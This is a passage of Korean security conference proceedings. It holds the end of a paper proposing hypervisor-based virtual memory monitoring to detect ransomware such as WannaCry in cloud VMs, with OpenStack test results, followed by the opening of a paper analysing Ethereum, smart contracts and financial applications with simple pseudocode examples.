랜섬웨어는 사용자의 중요 데이터(문서, 사진, 등)를 암호화 시키고 복호화 시켜주는 조건으로 금전적인 것을 요구하는 악성코드이다. 랜섬웨어는 암호화 된 파일을 사용자가 임의로 복호화 하는 것을 차단하기 위해 강력한 암호화 알고리즘 인 RSA[10], AES[11]를 사용하여 1024비트 이상의 키로 암호화한다. 랜섬웨어가 암호화에 사용하는 키는 외부 서버에 저장되어 있는 경우가 대부분이기 때문에 키를 유추하여 복호화 하는 것은 불가능에 가깝다. 최근 랜섬웨어들은 비트코인과 같이 추적이 어렵고 금전적 이득을 취하기 쉬운 온라인 화폐 시스템이 등장하기 시작하면서 다양하게 변종되어 유포되고 있다. 최근 가장 많은 감염 피해를 발생시킨 워너크라이(워너크립토)의 경우 윈도우즈의 내부 서비스 취약점을 통해 랜섬웨어를 감염시켰기 때문에 전 세계적으로 취약한 윈도우즈 운영체제 버전을 사용하는 많은 사용자와 기업들이 큰 피해를 입었다. 이와 같이 랜섬웨어가 감염되는 경로는 다양하다. 웹서핑 중에 자바스크립트를 통해 감염되거나, PDF, MS 오피스와 같이 사용자들이 자주 사용하는 프로그램의 취약점을 통해서도 감염이 되기 때문에 사용자 관점에서 랜섬웨어에 대한 예방 및 대응이 매우 어렵다.

3.2 랜섬웨어 탐지 기술

랜섬웨어로 인한 피해가 발생함에 따라 이를 예방하기 위해 랜섬웨어를 탐지하기 위한 기술들이 등장하고 있다. 랜섬웨어를 탐지하기 위한 기술은 크게 3가지로 나눌 수 있다.

시그니쳐 기반 탐지: 시그니쳐 기반 랜섬웨어 탐지 기술은 랜섬웨어의 시그니쳐를 추출하기 위해서 피해 사례가 있는 랜섬웨어 파일을 수집하여 행위정보를 분석한다. 그 후 행위 정보의 분석이 완료된 랜섬웨어의 API 호출 순차정보와 생성 파일정보를 기반으로 데이터베이스를 만들고 에이전트를 활용하여 사용자의 운영체제의 프로세스들을 주기적으로 모니터링하면서 랜섬웨어를 탐지한다. 이러한 랜섬웨어 탐지기법은 분석이 안 된 신종 랜섬웨어나 시그니쳐가 변조된 랜섬웨어에 대해서 탐지가 불가능하다는 한계점이 있다.

임시 파일 생성을 통한 탐지: 임시 파일 생성을 통한 랜섬웨어 탐지 기법은 랜섬웨어가 특정 확장자를 갖는 파일에 대해서만 탐색하여 암호화 한다는 특징을 이용하여 탐지하는 기법이다. 랜섬웨어가 파일을 탐색하는 사용자의 디스크 영역에 다양한 확장자의 파일을 생성해놓고 해당 파일들을 모니터링 하면서 변조가 되면 랜섬웨어에 감염 되었다고 판단한다. 최근 변종 랜섬웨어는 파일의 내용이 중요한 데이터인지 확인하거나, 의심되는 파일에 대해서는 암호화를 수행하지 않는 방법으로 이러한 탐지기법을 우회한다.

디스크 엔트로피 측정 기반 탐지: 디스크의 엔트로피(무작위성) 측정을 통한 랜섬웨어 탐지 기술은 데이터 암호화될 때 엔트로피가 증가된다는 특징을 이용한다. 데이터가 암호화가 될 때 스토리지에 저장된 데이터의 엔트로피는 상승하게 된다. 따라서 사용자의 디스크에 저장되어있는 파일들의 엔트로피들이 급증하게 되면 의도치 않은 파일의 암호화가 진행된다고 판단한다. 이와 같은 방법은 디스크의 전체 영역을 반복적으로 모니터링 해야 한다는 한계점 때문에 사용자 디스크의 성능을 떨어뜨린다. 또한 디스크의 크기에 따라 탐지까지 소요되는 시간이 상이하기 때문에 랜섬웨어 탐지에서 중요한 실시간성이 떨어진다는 한계점이 있다.

III. 메모리 분석기반 랜섬웨어 탐지 프레임워크

본 장에서는 클라우드 플랫폼 내 발생 할 수 있는 랜섬웨어 감염을 연산 효율적으로 탐지하기 위한 가상 메모리 분석 기반의 랜섬웨어 탐지 프레임워크에 대해서 제안한다.


3.1 암호화 특징을 이용한 랜섬웨어 탐지

랜섬웨어의 주 기능은 파일을 암호화하는 것이다. 따라서 강력한 암호화 알고리즘을 활용하여 사용자의 파일을 암호화한다. 이러한 랜섬웨어의 대부분은 RSA나 AES 암호화 알고리즘을 활용한다. 따라서 랜섬웨어들은 파일을 암호화하기 위한 암호화 라이브러리와 암호화에 쓰이는 암호화키를 메모리에 로드시켜 파일을 암호화 시킨다. 이와 같은 과정은 신종 랜섬웨어나 변종 랜섬웨어에 관계없이 공통적으로 수행되는 과정이다. 따라서 메모리의 암호화 라이브러리가 로드영역과 암호화키가 로드 되는 메모리 영역을 모니터링 한다면 의도하지 않은 파일 암호화에 대해서 탐지 할 수 있다. 본 논문에서 제안하는 방법은 하이퍼바이저를 통해 가상머신의 메모리에 직접적으로 접근하기 때문에 가상머신 운영체제 내부에는 암호화를 모니터링 하기 위한 별도의 에이전트가 필요하지 않다는 장점을 갖고 있다.

3.2 가상 메모리 모니터링 기술

클라우드 플랫폼이나 VDI 환경에서는 하드웨어 자원을 가상화하여 가상머신에게 할당한다는 특징이 있다. 따라서 하이퍼바이저[12]의 모듈을 활용하거나 수정한다면 호스트 운영체제에서 가상머신의 자원과 운영체제에 대해 접근이 자유로워 별도의 에이전트 설치 없이 게스트 운영체제 내부를 상세하게 모니터링 할 수 있다. 게스트 운영체제의 메모리 영역에는 프로세스, 파일, 드라이버, 네트워크 등 수많은 정보를 포함하고 있다. 클라우드와 같은 가상화 환경에서는 하이퍼바이저가 제공하는 가상머신 관리 API를 활용하면 가상머신이 할당받아 사용하고 있는 메모리영역에 대해서 파일로 추출할 수 있기 때문에 메모리에 대한 접근이 매우 용이하다. 하지만 이러한 메모리 덤프과정은 메모리의 전체영역을 대상으로 수행되기 때문에 덤프 수행에 따른 성능적/시간적 오버헤드가 발생하기 때문에 실시간 모니터링 도구로 활용하는데 있어서 한계점이 존재한다. 이러한 오버헤드 문제를 해결하기 위해서 파일 암호화를 위해 프로세스에서 로드하는 암호화 관련 라이브러리 메모리 영역을 추출하고, 해당 라이브러리를 호출한 프로세스의 메모리 영역에 대해서만 파일로 추출(프로세스 메모리 영역에서 암호화 키에 사용한 변수의 주소를 찾기 위한 절차)한다면 덤프를 수행해야 하는 영역이 최소화 된다. 이와 같은 방법을 통해 메모리 덤프로 인한 연산오버헤드를 최소화 할 수 있다.

3.3 가상 메모리 모니터링 기반 랜섬웨어 탐지 프레임워크



[그림 1] 메모리 모니터링 프레임 워크 구조

클라우드 플랫폼에서 구동되는 가상머신의 메모리를 모니터링 하여 랜섬웨어를 탐지 할 수 있는 프레임워크의 구조는 [그림 1]과 같이 설계 되었다. 랜섬웨어 탐지 프레임 워크는 클라우드 플랫폼에서 구동중인 가상머신이 할당 받아 사용하는 가상메모리를 덤프 및 분석하여 랜섬웨어 감염 여부를 실시간으로 탐지한다. 랜섬웨어 탐지 프레임워크 내에 구현된 모듈에 대한 설명은 다음과 같다. Virtual Memory Dump Module은 구동중인 가상머신에서 사용하는 라이브러리가 사용되는 메모리를 파일로 추출 하는 역할을 수행한다. Virtual Memory Analysis Module은 덤프 된 메모리 파일을 메모리 분석도구(Volatility, Rekall)를 활용하여 메모리 분석을 수행한다. Encryption Library Checker Module은 가상머신 운영체제 내부의 프로세스에서 암호화 관련 라이브러리 사용하기 위해 로드의 여부를 가상머신 메모리 분석결과를 통해 체크한다. Encryption Key Checker Module은 암호화 관련 라이브러리를 로드한 프로세스 메모리 영역에서 암호화키 값이 저장될 수 있는 사이즈(128, 192, 256, 512, 1024)가 할당 된 변수들의 주소를 추출한다. 마지막으로 Ransomware Detection Module은 가상머신 운영체제 프로세스에서 암호화 라이브러리 함수에 Encryption Key Checker Module을 통해 추출 된 키 변수 리스트들의 주소가 호출 되면 암호화가 수행되는 것으로 판단한다.


IV. 랜섬웨어 탐지 성능평가

본 장에서는 메모리 분석기반 랜섬웨어 탐지 프레임워크의 탐지 성능에 대해서 평가하기 위해 가상머신에 랜섬웨어가 감염되었을 때 탐지까지의 소요시간 측정한 실험 결과에 대해서 기술한다.

4.1 실험환경

본 논문에서는 실제 클라우드와 유사한 환경을 만들기 위해 클라우드 플랫폼의 대표적 오픈소스 프로젝트 오픈스택[13]의 Newton 버전을 설치하여 진행하였다. 클라우드 플랫폼 서버는 총 5대로 구성하였으며, 각 서버의 하드웨어는 CPU Xeon E5-2609(2.5GHz)와 32GB의 메모리, SSD 128GB를 장착하였다. 클라우드 플랫폼의 호스트 운영체제는 Ubuntu 16.04-64bit를 사용하였으며, 하이퍼바이저는 KVM(QEMU)을 사용하였다. 추가적으로 랜섬웨어 감염여부의 모니터링 대상이 되는 가상머신의 운영체제는 Windows 7 SP 1-64bit를 설치하였고, 1GB 메모리를 할당 하였다.

4.2 랜섬웨어 탐지 성능 평가



[그림 2] 메모리 모니터링을 통한 랜섬웨어 탐지 소요시간

메모리 모니터링 기반 랜섬웨어 탐지 프레임워크의 성능을 평가하기 위해 클라우드 플랫폼에 구동중인 가상머신의 운영체제에 랜섬웨어를 감염 시키고 이를 탐지하는데 소요되는 시간을 측정하였다. 본 실험에서는 최근 랜섬웨어 악성코드 중 가장 많은 사용자를 감염시킨 워너크라이를 사용하였다. 실험에 대한 결과는 [그림 2]와 같다. 가상머신 1대에 대해서 메모리 모니터링을 수행해본 결과 워너크라이를 감염시키고 이를 메모리 모니터링을 통해 탐지되는 데까지 약 151ms가 소요되었다. 이와 같은 결과는 151ms 시간 이내에 랜섬웨어 감염을 탐지하고 가상머신의 모든 오퍼레이션을 중지 시킬 수 있다는 것을 의미한다. 추가적으로 20대의 가상머신을 구동 시키고 임의의 가상머신에 랜섬웨어를 감염시켜본 결과 탐지까지 약 3,380ms가 소요되었다.

V.결론

본 논문에서는 클라우드 플랫폼에서 발생할 수 있는 랜섬웨어 감염에 대응하기 위해 가상화 메모리 모니터링 기반 랜섬웨어 탐지 프레임워크를 제안하였다. 메모리 모니터링 기반 랜섬웨어 탐지 프레임워크는 1GB의 메모리를 갖는 가상머신 1대가 구동되는 클라우드 플랫폼에서 랜섬웨어가 감염되었을 때 151ms 이내에 감염에 대해서 탐지 할 수 있었다. 이와 같은 결과를 통해 본 논문에서 제안한 메모리 모니터링 기반 랜섬웨어 탐지 기술이 클라우드 플랫폼이나 VDI 환경에서 랜섬웨어 탐지 기술로 활용 될 수 있음을 입증하였다.

Acknowledgement

This work was supported by the National Research Foundation of Korea(NRF) grant funded by the Korea government(MISP) (NRF-2017R1C1B2003957, NRF-2016R1A4A1011761)

[참고문헌]

[1] O'Gorman, Gavin, and Geoff McDonald. Ransomware: A growing menace. Symantec Corporation, 2012.

[2] Luo, Xin, and Qinyu Liao. "Awareness education as the key to ransomware prevention." Information Systems Security 16.4 (2007): 195-202.

[3] CNN,

http://edition.cnn.com/2017/05/14/opinions/wannacrypt-attack-should-make-us-wanna-cry-about-vulnerability-urbelis/

[4] Nakamoto, Satoshi. "Bitcoin: A peer-to-peer electronic cash system." (2008): 28.

[5] Microsoft,

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

[6] Armbrust, Michael, et al. "A view of cloud computing." Communications of the ACM 53.4 (2010): 50-58.

[7] Sgandurra, Daniele, et al. "Automated Dynamic Analysis of Ransomware: Benefits, Limitations and use for Detection." arXiv preprint arXiv:1609.03020 (2016).

[8] 윤정무, 조제경, and 류재철. "파일 I/O Interval 을 이용한 랜섬웨어 공격 차단 방법론." 정보보호학회논문지 26.3 (2016): 645-653.

[9] Scaife, Nolen, et al. "Cryptolock (and drop it): stopping ransomware attacks on user data." Distributed Computing Systems (ICDCS), 2016 IEEE 36th International Conference on. IEEE, 2016.

[10] Barrett, Paul. "Implementing the Rivest Shamir and Adleman public key encryption algorithm on a standard digital signal processor." Conference on the Theory and Application of Cryptographic Techniques. Springer Berlin Heidelberg, 1986.

[11] Daemen, Joan, and Vincent Rijmen. "AES Proposal: Rijndael. AES Algorithm Submission, September 3, 1999."

[12] Kivity, Avi, et al. "kvm: the Linux virtual machine monitor." Proceedings of the Linux symposium. Vol. 1. 2007.

[13] Sefraoui, Omar, Mohammed Aissaoui, and Mohsine Eleuldj. "OpenStack: toward an open-source solution for cloud computing." International Journal of Computer Applications 55.3 (2012).

B-5 블록체인 2

신 상 욱 (부경대)

- **이더리움의 분석 및 응용기법**
  이정혁, 김지혜, 오현옥
- **블록체인 기술 적용 시 한계점 제시 및 해결방안 연구**
  최홍석, 박경수, 서정택
- **블록체인을 도입한 중고 물품 거래 서비스 설계**
  김보연, 이연희, 이부형, 이종혁
- **블록체인 트랜잭션을 활용한 클라우드 스토리지 데이터 무결성 검증 방안 연구**
  박병주, 곽진

이더리움의 분석 및 응용기법

이정혁[1†] 오현옥[1] 김지혜[†† 2]

[1]한양대학교 정보시스템학과

[2]국민대학교 전자공학과

Ethereum Analysis and its Applications

Jeong Hyuk Lee[1] Ji-Hye Kim[2] Hyun-Ok Oh[1]

[1]Dept. of Information System, Hanyang University

[2]Dept. of Electronics Engineering, Kookmin University

요 약

분산화 된 컴퓨팅환경이 날로 발전함에 따라, 분산 시스템의 핵심기술인 블록체인 기술 또한 최근 각광받고 있다. 블록체인 기술을 활용하여 비트코인과 같은 가상화폐가 널리 사용되고 있으며, 비트코인 응용기술은 금융거래에 있어 광범위하게 적용될 수 있다. 또한 블록체인 기술에 단순히 화폐를 교환하는 것 뿐만 아니라 일반적인 함수 기능 또한 적용할 수 있는데, 위와 같은 기술을 스마트계약(Smart contract)이라고 한다. 스마트계약을 적용한 블록체인 기술인 이더리움(Ethereum)을 통해 일상생활에서 일어날 수 있는 다양한 계약 및 경제활동을 분산화 된 시스템에서 처리할 수 있다. 본 논문은 이더리움(Ethereum)의 작동원리를 분석하고, 이더리움의 응용분야에 대해 금융시스템, 비금융시스템으로 범주를 나누어 서술한다.

I. 서론

블록체인(Blockchain)기술을 통해 분산화 된 환경에서 거래(Transaction)내용의 검증이 가능해짐에 따라, 은행과 같은 중앙화 된 제3자를 거치지 않고 개인 간 거래가 가능해졌다. 분산 거래 시스템은 거래 과정에 제3자의 개입이 없기 때문에 중앙에서 거래를 관리하는 제3자의 보안체계와는 관계없이 거래를 진행할 수 있다. 또한 분산 거래 시스템은 거래 당사자가 거래를 관리하는 제3자에게 수수료와 같은 거래비용을 지급할 필요가 없는 장점이 있다. 블록체인은 다수의 노드가 합의한 거래만을 체인에 추가하기 때문에 개인 간 거래가 제3자를 거치지 않고도 신뢰성 있는 환경에서 분산적으로 수행될 수 있다. 즉, 개인이 올바른 거래 장부를 작성하게 되면 P2P(Peer to Peer)네트워크 상에 있는 컴퓨팅파워를 가진 노드들이 각 거래내역을 모은 블록을 받아 체인으로 연결시키고 그에 따라 거래가 성사될 수 있다 [4]. 이러한 분산화 된 거래 시스템(Decetralized system)은 현 시점에서 화폐거래에 이용되고 있는데, 이러한 기술 중 한 예로 비트코인(Bitcoin)기술이 있다. 비트코인 기술은 분산화 된 거래 환경에서 가상화폐인 비트코인을 사용해 개인 간 금융거래를 가능하게 한다. 또한 블록체인 기술은 단순히 화폐가치를 교환하는 것 뿐만 아니라 다양한 기능을 적용시키는 것이 가능하다. 이더리움(Ethereum)은 블록체인 기술에 스마트계약(Smart contract)을 적용하여 개인이 분산된 환경에서 금융거래를 할 수 있을 뿐만 아니라 비금융거래 또한 스마트계약을 통해 분산 환경 내에서 가능하도록 만든다 [1, 2, 3]. 이더리움 기술에서 사용하고 있는 스마트계약은 튜링완전언어(Turing complete language)로 작성되어 기존의 반복문 등을 수행할 수 없

† 제 1저자
†† 교신저자

었던 비트코인의 스크립트와는 달리 다양한 함수를 지원할 수 있다 [7]. 본 논문에서는 이더리움 기술에 대해 분석하고 스마트계약을 적용할 수 있는 응용분야를 금융시스템과 비금융시스템의 범주로 나누어 서술한다. 또한 본 논문에서는 각 응용분야를 체계적으로 분류함으로써 각 응용분야마다 포괄적으로 적용이 가능한 스마트계약에 대해 다룬다.

II. 관련연구

금융 시스템을 다루기에 앞서 전자화폐에 대해 다루고자하는데, 온라인 금융거래에 사용되는 전자화폐(Digital currency)는 특정 커뮤니티 내에서 사용되며 각 커뮤니티 내의 화폐로서 경제 환경을 구축하는 역할을 한다. 금융시스템의 교환 매체로 돈, 신용 등의 매체가 사용될 수 있는데, 이러한 매체를 통해 개인 간 재화와 용역의 교환이 이루어질 수 있다. 현재의 금융시스템은 중앙의 거래 관리기관을 통해 온라인 상의 전자화폐 및 거래를 관리하는데, 이는 거래당사자에게 중간거래비용을 지급하게 할 수 밖에 없으며 또한 중앙기관이 공격받아 거래 서비스를 지원할 수 없는 상황에 대해 대처할 수 없는 단점이 있다. 따라서 분산화 된 환경에서 거래를 성사시키기 위해 블록체인을 활용한 비트코인 기술이 대두되었다.

비트코인은 분산화 된 환경에서 거래가 이루어지는 가상화폐시스템이다 [4]. 비트코인은 분산 시스템 환경에서 거래가 이루어지기 때문에 개인 간 거래에서 은행과 같은 제3자의 개입이 필요 없다. 거래를 감독하는 제3자가 존재하지 않기 때문에 중앙감독시스템에 대한 공격이 의미가 없으며 중앙관리자를 통한 거래비용이 존재하지 않는 특징을 지닌다. 비트코인을 전송할 때에는 송신자의 비밀키로 해당 거래에 대한 서명과 그 서명을 인증할 수 있는 공개키를 만들어 전송하고 수신자는 공개키로 해당 거래의 서명을 인증하여 비트코인을 사용할 수 있다. 비트코인으로 일어나는 모든 거래는 10분마다 하나의 블록으로 등록되며 블록 채굴(Mining) 과정을 통해 블록체인에 연결된다. 블록이 블록체인에 연결될 때에는 가장 긴 블록체인에 연결되는데, 블록이 블록체인에 연결된 이후에는 모든 노드들이 블록체인에 서명하고 이를 공유함으로써 같은 코인에 대한 이중 지출문제를 해결할 수 있다 [9]. 또한 비트코인 시스템은 새로운 블록을 채굴하는 노드에게 일정 수수료를 지급함으로써 사용자의 채굴을 유도하고 이를 통해 분산형태의 시스템을 유지하고 있다.

비트코인 이외에도 제트코인(Zcoin)등의 대안화폐가 있다 [5]. 제트코인은 암호화된 화폐로, 기존의 비트코인 기술에 익명성기능을 확장하였다. 제트코인은 제로코인 프로토콜을 사용하여 코인의 출처를 숨기는 분산화 된 믹스(Decentralized mix)를 제공함과 동시에 민트거래(Mint transaction)를 통해 각 개인이 보유하고 있는 코인에 대한 익명성을 보장한다. 제로코인 프로토콜의 민트거래는 새로운 코인에 대한 암호화 약정(Commitment)을 의미하며 위와 같은 약정은 코인 값, 코인 소유자의 주소, 코인의 일련번호 등을 암호화하여 숨기는 역할을 한다. 코인이 암호화되었기 때문에 민트 거래는 코인 그 자체의 익명성을 보장하며 제트코인의 조작불가능성은 후술할 Merkle patricia tree 기술을 통해 보장할 수 있다.

이와 같이 현재 분산화 된 환경에서 다양한 대안화폐가 제안되었는데, 앞서 서술한 비트코인과 제트코인의 스크립트는 튜링완전언어로 작성되어 있지 않기 때문에, 코인을 통해 수행할 수 있는 거래의 종류가 한정적이다. 이러한 한계를 극복하기 위해 스마트계약이 등장하였다. 스마트계약은 튜링완전언어로 작성된 스크립트로 반복문, 포인터 등의 다양한 기능을 수행할 수 있다. 이후 3장에서는 위와 같은 스마트계약을 블록체인 기술에 적용한 이더리움 기술에 대해 다룬다.

III. 이더리움 구성기술

이더리움 구성기술을 설명하기에 앞서, 이더리움의 작동 원리에 대해 설명하면 이더리움은

일반 비트코인과 같은 원리로 동작한다. 거래내역을 트리 데이터로 구성한 이후 일반 비트코인과 마찬가지로 작업증명과정(Proof of work)를 통해 채굴자들이 새로운 블록을 생성하고 생성된 블록은 블록체인에 연결되는 방식으로 거래가 수행된다.

3.1 블록체인

이더리움은 비트코인과 마찬가지로 블록체인 기술을 사용한다 [1, 3]. 블록체인 기술은 블록에 거래 데이터를 저장하고, 각 블록은 블록헤더를 가지며 블록헤더 안에 있는 해시 값은 이전블록을 가리킨다. 블록은 해시 값의 입력 값을 찾는 과정을 통해 추가될 수 있다. 해시의 입력 값을 다항식시간 내에 찾는 것은 일반적으로 불가능하기 때문에 채굴자에게 해시 값의 범위를 부여하고 채굴자가 해시범위에 해당하는 입력 값을 찾게 함으로써 채굴자의 필요 연산량을 줄일 수 있다. 위와 같은 방법으로 블록은 가장 긴 길이를 가진 블록체인에 추가되고, 블록을 추가한 채굴자에게는 일정 수수료가 지급된다.

3.2 스마트계약

이더리움은 블록체인에 스마트계약을 적용함으로써 단순 화폐거래 이상의 거래를 수행할 수 있다 [1, 2, 3]. 스마트계약은 튜링완전언어로 작성된 스크립트로 기존 비트코인의 스크립트와는 달리 반복문을 포함한 지시문에 대해서도 처리할 수 있다. 즉, 스마트 계약은 일종의 코드조각으로써 블록체인에 속해있으며 스마트계약 자체가 자기 자신의 주소를 갖고 있다. 거래가 발생하면 노드는 초기거래(Initial transaction)를 블록으로 보내고 스마트계약의 주소를 할당한다. 이후 노드가 거래를 추가할 때 마다 스마트계약에서 실행시킬 메소드를 설정하고 그 메소드에 들어갈 입력 값을 블록체인으로 보낸다. 스마트계약은 반복문과 포인터를 포함한 모든 지시문을 실행할 수 있기 때문에 복잡한 거래과정을 블록체인 내에 설정할 수 있으며 그 활용도 또한 광범위하다 [2].

3.3 가스

튜링완전언어를 기반으로 하는 이더리움은




그림 1 Merkle patricia tree 구조도

스마트계약을 실행하고 코드의 수행결과에 따른 출력 값을 가지는데, 튜링완전언어 기반 스크립트는 코드를 실행시키기 전까지는 그 코드의 무한루프가능성에 대해 전혀 알 수 없다. 만약 무한루프를 가지는 스마트계약 코드를 수행시키게 되면 코드 수행에 필요한 자원만 무한히 소모한 채 출력 값은 얻을 수 없을 것이다. 이더리움은 이러한 단점을 스마트계약을 실행하는 것에 있어 자원의 한계치를 두고 그 코드를 가상머신 위에서 미리 시뮬레이션 함으로써 해결한다. 다시 말해 스마트계약 코드를 가상머신 위에서 처음 실행함과 동시에 일정 자원이 지속적으로 소모되는데, 소모된 자원이 자원한계치에 도달하게 되면 그 시점에서 스마트계약 코드를 강제로 종료시킨다. 위와 같은 시뮬레이션을 통해 무한루프를 가지거나 지나치게 시간이 오래 걸리는 스마트코드를 실행하는 것을 막을 수 있고 소모되는 자원 역시 절약할 수 있다. 이더리움 내에서 스마트계약 실행에 필요한 자원한계치를 가스한계(Gas limit)라 하고 소모되는 자원을 가스(Gas)라고 칭한다.

3.4 Merkle patricia tree

이더리움은 거래데이터에 대한 검증에 Merkle patricia tree를 활용한다. 수신자가 거래데이터를 수신했을 때, 그 데이터가 올바른 데이터인지 인증하는 과정이 필요하다. 즉, 수신자는 자신이 받은 데이터가 공격자에 의해

조작된 데이터인지 여부를 인증할 필요가 있다. 위와 같은 인증에는 Merkle patricia tree가 사용되는데, Merkle patricia tree는 그림1과 같은 형태를 가진다. 그림1을 보면 각 데이터는 각각 키 값을 가지며 키 값과 데이터에 대한 해시 값은 상위노드의 데이터가 된다. 최종적으로 루트 노드의 해시 값은 모든 하위노드의 해시 값에서 산출되었기 때문에 데이터가 단 1비트라도 달라지면 루트노드의 해시 값 또한 달라지게 된다. 이더리움은 거래 데이터에 대한 인증을 시도할 때 트리 전체 노드를 비교 하는 것이 아니라 루트 노드의 해시 값만을 비교하여 데이터의 무결성을 입증할 수 있다.

3.5 GHOST 프로토콜

기존의 비트코인에서는 블록을 추가할 때 가장 긴 블록체인을 찾아 블록을 연결하고 네트워크상 블록 전송 지연 문제로 올바른 블록을 채굴하였지만 채굴해야하는 블록의 대상이 바뀌어 버린 경우 기존의 채굴된 블록은 버려질 수밖에 없었다. 이더리움에서는 이러한 문제를 이더리움에서는 GHOST 프로토콜을 통해 해결하고, 블록생성 시간을 크게 단축시킬 수 있다 [1, 2, 3, 8]. GHOST 프로토콜은 네트워크 상황으로 인해 버려진 블록(Stale block)또한 블록체인에 연결하여 블록체인의 블록 추가 속도를 기존의 비트코인보다 훨씬 빠르게 향상시킬 수 있다. 기존의 비트코인에서의 블록 생성속도는 10분에 하나의 블록이 생성되었던 반면, 이더리움에서는 약 12초에 하나의 꼴로 블록을 추가할 수 있다 [1, 2, 3]. 또한 이더리움의 블록체인은 버려지는 블록까지 추가되기 때문에 기존의 블록체인보다는 체인의 크기가 큰 특징을 지닌다.

IV. 제안하는 응용들

4.1 금융시스템에서의 이더리움 응용

금융시스템이란 화폐가치가 네트워크상에서 교환될 수 있는 시스템을 의미하는데 [10], 이더리움을 통해 예금거래, 적금, 신용 부 대출 등의 다양한 금융 어플리케이션을 구축할 수 있다. 이더리움 기술의 응용은 결국 스마트계약을 얼마나 어플리케이션에 맞게 효율적으로 작성하는지에 따라 그 활용도가 결정될 것이다. 이더리움으로 금융시스템에 적용할 수 있는 스마트계약을 기능에 따라 분류하면 크게 조건문을 지원하는 스마트계약, 반복문을 지원하는 스마트계약, 더 나아가 조건문과 반복문을 모두 지원하는 계약으로 크게 분류할 수 있다.

표 1 지시문에 따른 금융 거래유형 분류

지시문 유형	지시문에 따른 거래 유형
조건문	거래 만기설정, 다수의 합의 필요한 거래, 신용 조건에 따른 거래
반복문	연금 지급시스템 등 연속적 특성을 지니는 거래
조건문 + 반복문	연속적 특성을 지니며 조건부에 거래가 수행되는 경우

조건문을 지원하는 스마트계약은 크게 만기설정, 공동 거래시스템(다수의 합의), 신용 제한 거래 등으로 나눌 수 있다. 첫째로 만기가 설정된 스마트계약의 예로는 일정만기가 지나지 않으면 자신의 화폐가치에 대해 환전 할 수 없는 적금과 같은 금융상품이 있고, 또한 개인의 거래 조건을 신용에 따라 제한할 수 있는 금융상품 또한 만들 수 있다. 그림 2는 신용 기반 거래를 구현하기 위해 조건문을 적용한 스마트계약의 예를 보여준다.

```
def Credit_based_loan():
        creditdegree=load_creditdegree()
        if(creditdegree>5):
                Sendcoin()
        else:
            return 0
```

그림 2 신용 기반 거래 예시

위의 그림 2는 조건문을 적용한 스마트계약의 예이다. 위의 스마트계약은 수도코드로 작성되었으며, 스마트계약을 통해 신용에 기반한 거래를 구현하였다. Credit_based_loan 함수는 거래당사자의 신용등급을 확인하고 신용등급이

일정 등급보다 높지 않으면 거래를 거부하고 시스템을 종료시키는 함수이다. 이와 같이 스마트계약을 통해 일정조건부거래를 구현할 수 있다. 조건부 거래의 또 다른 예로는 일정 수의 동의를 얻지 못하면 사용할 수 없는 금융상품 등이 있다. 이더리움은 이처럼 기존의 금융거래에 다양한 조건문을 붙여 새로운 금융상품을 창조하는 것이 가능하다.

반복문을 지원하는 스마트계약의 예를 단순하게 생각하면, 자동이체 등의 서비스 또한 이더리움을 통해 지원할 수 있다. 비트코인의 스크립트는 반복문을 작성할 수 없었기 때문에 화폐가치가 이동할 때 마다 노드가 거래를 만들어 내야하는 단점이 있었는데, 이더리움의 스마트계약은 튜링완전언어로 작성되어 있어 반복문의 작성 또한 용이하다. 반복문을 코드에 적용함으로써 기존에 구현할 수 없었던 자동이체와 같은 다중거래를 한번에 처리할 수 있게 되었다. 그림 3은 자동이체를 구현한 스마트계약의 예이다.

```
def automaticTransaction():
        for month in range(1,12):
                Sendcoin()
```

그림 3 자동이체 거래 예시

그림 3에서는 자동이체거래를 수도코드로 구현한 예이다. 코드를 보면 매 월마다 코인을 보내는 거래를 수행하고 있다. 기존 비트코인의 스크립트는 반복문을 지원할 수 없었기 때문에 그림 3의 예처럼 월별 거래를 하나의 스크립트로 작성할 수 없었다. 그러나 반복문을 지원하는 스마트계약에서는 그림 3과 같이 월별 거래를 하나의 거래 스크립트로 간주하는 것이 가능하다. 또한 위와 같은 조건문과 반복문을 조합한다면 더욱 다양한 기능의 금융상품 또한 창출할 수 있다. 예를 들면 일정 만기가 지난 이후에 연금형태로 지급되는 적금과 같은 서비스를 창출 할 수 있고, 궁극적으로 거래당사자간 반복적으로 이루어지는 거래에 대해 조건을 붙여 다양한 상황에 유동적으로 대처할 수 있다. 연금이나 보험과 같은 금융상품은 거래의 연속성으로 인해 그 어느 금융상품보다도 거래당사자 간 신뢰성이 중요한 금융상품인데, 이더리움 기반 금융상품은 중앙관리시스템 기반의 연금 및 보험 상품의 대안으로 활용될 수 있을 것이다. 또한 스마트계약을 통해 